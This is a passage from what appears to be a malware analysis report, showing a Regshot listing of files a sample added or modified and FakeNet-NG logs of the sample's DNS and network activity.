C:\Users\wall\Users\Microsoft\Crypto\RSA\5-1-5-18\9665ff54b802028b3b0fb3d9366b2_72610d28-f32d-4463-8419-48e2a3843
2025-06-16 10:16:26, 0x00002024, 1077
C:\Users\wall\Users\Microsoft\Windows\WER\ReportQueue\NonCritical_Update;_8ca5c2fbee545d24add6562e51c9d12cda4dc4_000
2025-06-16 10:17:07, 0x00002020, 6156
C:\Users\wall\Users\Windows\
2020-09-30 12:55:56, 0x00002020, 550424
C:\Users\wall\AppData\Local\Microsoft\Windows\History\History\IES\MSHist812025061620250617\container.dat
2025-06-16 10:13:22, 0x00002026, 0
C:\Users\wall\AppData\Local\Microsoft\Windows\WebCache\W0100030.log
2025-06-16 10:13:22, 0x00002020, 524288

-----
Total changes: 248
-----
C:\Windows\System32\winevt\logs\Microsoft-Windows-Known Folders API Service.evtx
2024-06-18 10:10:13, 0x00000000, 1052672
2025-06-16 10:16:07, 0x00000020, 1052672 I
C:\Windows\System32\winevt\logs\Microsoft-Windows-PowerShell\Operational.evtx
2024-06-18 10:10:13, 0x00000000, 1573236
2025-06-16 10:15:11, 0x00000020, 1573236
C:\Windows\System32\winevt\logs\Windows PowerShell.evtx
2025-06-16 09:18:19, 0x00000020, 321560
2025-06-16 10:15:09, 0x00000020, 4263936

```

Figure 67: Regshot Report: Files Added/Modified

Results: Report shows deleted/added registry keys/values (persistence, configuration) and added files (e.g., cryptographic, error reports, malware copy). Changes to Windows Defender policies observed.

6.2.5 FakeNet-NG




Figure 68: FakeNet-NG Running

Use: Intercepts and redirects network traffic locally, simulating internet services to prevent actual communication.




Figure 69: Network Activity Logged by FakeNet-NG

Results: Logs show DNS requests ('slscr.update.microsoft.com', 'settings-win.data.microsoft.com') and other UDP/ICMP traffic, revealing the malware's communication attempts and potential C2 infrastructure.